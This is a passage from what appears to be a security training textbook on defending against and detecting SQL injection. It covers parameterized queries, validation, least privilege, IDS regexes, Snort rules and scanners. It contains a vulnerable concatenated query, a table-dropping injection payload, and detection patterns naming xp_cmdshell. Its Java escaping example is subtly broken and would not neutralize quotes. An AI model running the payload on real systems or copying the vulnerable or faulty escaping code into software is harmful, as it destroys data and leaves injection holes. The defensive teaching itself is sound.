SqlDbType.VarChar, 11);

parm.Value = Login.Text;
```

In this example, the `@aut_id` parameter is treated as a literal value instead of executable code. This value is checked for type and length.

The following is an example of vulnerable code:

```
SqlDataAdapter myCommand =
new SqlDataAdapter("LoginStoredProcedure '" +
Login.Text + "'", conn);
```

The following is an example of secure code:

```
SqlDataAdapter myCommand = new SqlDataAdapter( "SELECT aut_lname,
aut_fname FROM Authors WHERE aut_id = @aut_id", conn); SQLParameter parm =
myCommand.SelectCommand.Parameters.Add("@aut_id", SqlDbType.VarChar, 11);
Parm.Value = Login.Text;
```





Figure 15.27: Example of defending SQL Injection attacks

To defend against SQL injection attacks, a system should follow the countermeasures described in the previous section and use type-safe SQL parameters as well. To protect the web server, use WAF/IDS and filter packets. Regularly update the software using patches to keep the server up-to-date to protect it from attackers. Sanitize and filter user input, analyze the source code for SQL injection, and minimize the use of third-party applications to protect the web applications. Use stored procedures and parameter queries to retrieve data, disable verbose error messages that can guide an attacker with useful information, and use custom error pages to protect the web applications. To avoid SQL injection into the database, connect nonprivileged accounts and grant the least possible privileges to the database, tables, and columns. Disable commands such as xp_cmdshell, which can affect the OS of the system.



Defenses in the Application

- **Input Validation**

  There are several ways through which the input given to the application is sanitized before being processed by the database. The major approach is the validation of the user-supplied input using techniques such as whitelisting and blacklisting. Input validation helps developers to prevent user-supplied data from influencing the logic of the code.

  - **Whitelist Validation**

    Whitelist validation is a best practice whereby only the list of entities (i.e., data type, range, size, value, etc.) that have been approved for secured access is accepted. Whitelist validation can also be termed as positive validation or inclusion.

    This validation is commonly implemented using regular expressions. For example, characters used for whitelist validation include "^\ {} () @ | ? $". Implementation of whitelist validation can be intricate in some cases where the inputs cannot be easily determined or if the input has large character sets.

  - **Blacklist Validation**

    Blacklist validation rejects all malicious inputs that have been disapproved for protected access. Blacklist validation can be challenging as every content and character of the attack should be interpreted, understood, and anticipated for future attacks as well. Blacklist validation can also be termed as negative validation or exclusion.

This validation is commonly implemented using regular expressions containing a list of characters or strings that need to be prohibited. For example, characters used for blacklist validation include "`'|%|--|;|/\*|\\\*|_|\[|@|xp_`".

In general, blacklisting is not performed in isolation; it is performed along with whitelisting. The best method for preventing SQL injection attacks is using blacklisting along with the output encoding technique so that the input can be encoded and checked before passing it to the database.

- **Output Encoding**

Output encoding is a validation technique that can be used after input validation. This technique is used to encode the input to ensure that it is properly sanitized before passing it to the database. In some cases, where dynamic SQL is used, whitelist validation alone does not work. For example, when checking the name validation field, O'Henry is a valid name, but whitelisting disallows it due to the special character " ' " and this can create problems when the SQL query is generated dynamically as shown below:

```
String myQuery = "INSERT INTO UserDetails VALUES ('" + first_name +
"','" + last_name + "');"
```

In the above scenario, an attacker can inject malicious input into the first_name field as shown below:

```
','); DROP TABLE UserDetails--
```

The resultant query that is executed is as follows:

```
INSERT INTO UserDetails VALUES ('','); DROP TABLE UserDetails--
','');
```

In MySQL Server, a single quote (') is used to end the string; hence, encoding the single quote is mandatory when it is included in dynamic SQL statements. This can also be done in two ways; the single quote can be replaced with two single quotes or a backslash followed with a single quote. These two methods treat the single quote as part of the string literal, preventing any SQL injection attempts.

For example, we can use the following output encoding in Java:

```
myQuery = myQuery.replace("'", "\'");
```


A major drawback of output encoding is that the input needs to be encoded every time before it is supplied to the database query; otherwise, the application may fall victim to SQL injection attacks.

- **Enforcing Least Privileges**

Enforcing least privileges is a security best practice whereby the lowest level of privileges is assigned to every account accessing the database. It is recommended not to assign DBA level and administrator level access rights to the application. In some critical situations, some applications may require elevated access rights; hence, proper

groundwork should be done by the security professionals and they should also figure out the exact requirements of the application.

For example, when only read access is needed for the application, only the read access privileges should be granted. Minimum privileges should be assigned to the operating system where the DBMS runs, and it should never run the DBMS as root. Thus, by minimizing the access rights, one can reduce the possibility of unauthorized access and defend against SQL injection attacks and other attacks as well.



Detecting SQL Injection Attacks

Security professionals must develop and deploy rules in the IDS to detect regular expressions used in SQL injection attacks on a web server. For this purpose, they must use regular expressions to detect the SQL injection meta-characters such as single-quote (') and double-dash (--). The regular expressions for detecting SQL injection-specific characters and their meanings are listed below:

Characters	Explanation
\'	Single-quote character
|	or
\%27	Hex equivalent of single-quote character
\-\-	Double-dash
#	Hash or pound character
\%23	Hex equivalent of hash character
i	Case-insensitive
x	Ignore white spaces in pattern
\%3D	Hex equivalent of = (equal) character
\%3B	Hex equivalent of ; (semi-colon) character
\%6F	Hex equivalent of o character

\%4F	Hex equivalent of O character
\%72	Hex equivalent of r character
\%52	Hex equivalent of R character

Table 15.5: Regular Expressions for Detecting SQL Injection

Security professionals can use regex search to detect SQL meta-characters.

- **Regular expression for detection of SQL meta-characters**

  ```
  /(\')|(\%27)|(\-\-)|(#)|(\%23)/ix
  ```

  Security professionals must check for regular expressions, such as the single-quote **(')** character, in web requests or its equivalent hex value to detect SQL injection attacks. They must look for the double-dash **(--)** character, as it is not an HTML character and the web request does not perform any encoding for it. Some SQL servers need to detect the hash **(#)** character and its equivalent hex.

  Security professionals must look for these regular expressions in logs of the security control devices such as WAF and IDS. The following text is a log derived from an IDS solution using the log analysis tool Snort.

  ```
  alert tip $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS(msg: "SQL
  Injection - Paranoid"; flow:to_server, established;
  uricontent:".pl";pcre:"/(\')|(\%27)|(\-\-)|(#)|(\%23)/ix";
  classtype:Web-application-attack;
  sid:9099; rev:5;)
  ```

  The analysis of the detected log is as follows:

  The "alert" attribute indicates that the log is an alert generated when the IDS solution detects the attack signature in an HTTP request. The "tcp" stands for use of the TCP protocol, while "$EXTERNAL_NET" indicates the external network's IP address and "any" is for any source port. The operator '->' allows for segregation of the destination from the source. "$HTTP_SERVERS" is a variable attribute that indicates the number of web servers an organization contains, and "$HTTP_PORTS" represents the common ports used for HTTP traffic, such as 80 and 8080. Further, 'msg:' denotes message, while the 'flow:to_server' attribute indicates the direction of the traffic. The attributes 'established' and 'uricontent:".pl"' indicate that an alert is raised on only established TCP connections and Perl script-based URI content (applications), respectively.

- **Modified regular expression for detection of SQL meta-characters**

  ```
  /((\%3D)|(=))[^\n]*((\%27)|(\')|(\-\-)|(\%3B)|(;))/ix
  ```

  Security professionals must use above regular expression to check the '=' sign from the user request or its hex value (%3D). The expression '[^\n] * ' indicates that it can have some non-newline characters. After that, it checks for single-quote ('), double-dash (--), and semi-colon `(;)`.

- **Regular expression for typical SQL injection attack**

  ```
  /\w*((\%27)|(\'))((\%6F)|o|(\%4F))((\%72)|r|(\%52))/ix
  ```

Security professionals must use the above expression to detect zero or more alphanumeric and underscore characters that are involved in an attack. The single-quote (') character or its equivalent hex value is detected using the expression `'((\%27)|(\'))'`. The remaining expression detects the word "or" ("or", "Or", "oR", or "OR") and its respective hex values.

- **Regular expression for detecting SQL injection with the UNION keyword**

  Some attackers use UNION keywords in the SQL injection queries to enhance their attacks and carry out further exploitation. Security professionals must use the following expression for detecting SQL queries that contain UNION keywords.

  ```
  /((\%27)|(\'))union/ix
  ```

  This checks for the single quote (') or its equivalent hex value, and then for the union keyword in the HTTP requests. Security professionals must develop similar expressions for keywords insert, update, select, delete, and drop to detect SQL injection attempts.

- **Regular expression for detecting SQL injection attacks on a MS SQL Server**

  At any stage of the attack, if the attacker finds that the web application is vulnerable to injection attacks and the database connected to the web server is MS SQL, he/she can use even the most complex queries containing stored procedures (sp) and extended procedures (xp).

  He/she will try to use extended procedures such as 'xp_cmdshel,' 'xp_regread,' and 'xp_regwrite' for executing the shell commands from the SQL server and alter the registries.

  ```
  /exec(\s|\+)+(s|x)p\w+/ix
  ```

  Security professionals must use the above expression to check the "exec" keyword, white spaces (or their hex equivalent value), the letter combination sp or xp for stored procedures or extended procedures, and finally, an alphanumeric or underscore character.





Figure 15.28: Screenshot of SQL Log showing SQL Injection Attempt

SQL Injection Detection Tools: OWASP ZAP and Damn Small SQLi Scanner (DSSS)

OWASP ZAP


OWASP Zed Attack Proxy (ZAP) is an integrated penetration testing tool for **finding vulnerabilities in web applications**



https://www.owasp.org

Damn Small SQLi Scanner (DSSS)

DSSS is an **SQL injection vulnerability scanner** that scans the web application for various SQL injection vulnerabilities



https://github.com


SQL Injection Detection Tools: Snort

- Common attacks use a specific type of **code sequence** that allows attackers to gain **unauthorized access** to the target's system and data
- These code sequences allow a user to write **Snort rules**, which aim to **detect SQL injection attacks**
- Some of the expressions that can be blocked by the Snort are as follows:

1. `/(\%27)|(\')|(\-\-)|(\%23)|(#)/ix`
2. `/exec(\s|\+)+(s|x)p\w+/ix`
3. `/((\%27)|(\'))union/ix`
4. `/\w*((\%27)|(\'))((\%6F)|o|(\%4F))((\%72)|r|(\%52))/ix`

```
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"SQL Injection - Paranoid";
flow:to_server,established;uricontent:".pl";pcre:"/(\%27)|(\')|(\-\-)|(%23)|(#)/i";
classtype:Web-application-attack; sid:9099; rev:5;)
```

https://snort.org



SQL Injection Detection Tools

SQL injection detection tools help in the detection of SQL injection attacks by monitoring HTTP traffic and SQL injection attack vectors, and they determine if the web application or database code suffers from SQL injection vulnerabilities.

- **OWASP ZAP**

  Source: *https://www.owasp.org*

  OWASP Zed Attack Proxy (ZAP) is an integrated penetration testing tool for finding vulnerabilities in web applications. It offers automated scanners as well as a set of tools that allow you to find security vulnerabilities manually. It is designed for use by those with extensive security experience, and as such, is ideal for developers and functional testers who are new to penetration testing.

  Security professionals can use this tool to identify and fix vulnerabilities, maximize remediation efforts, and decrease the likelihood of attacks.




Figure 15.29: Screenshot of OWASP ZAP

- **Damn Small SQLi Scanner (DSSS)**

  Source: *https://github.com*

  Damn Small SQLi Scanner (DSSS) is a fully functional SQL injection vulnerability scanner (supporting GET and POST parameters). It scans the web application for various SQL injection vulnerabilities.

  Security professionals can use this tool to detect SQL injection vulnerabilities in web applications.




Figure 15.30: Screenshot of Damn Small SQLi Scanner (DSSS)

- **Snort**

  Source: *https://snort.org*

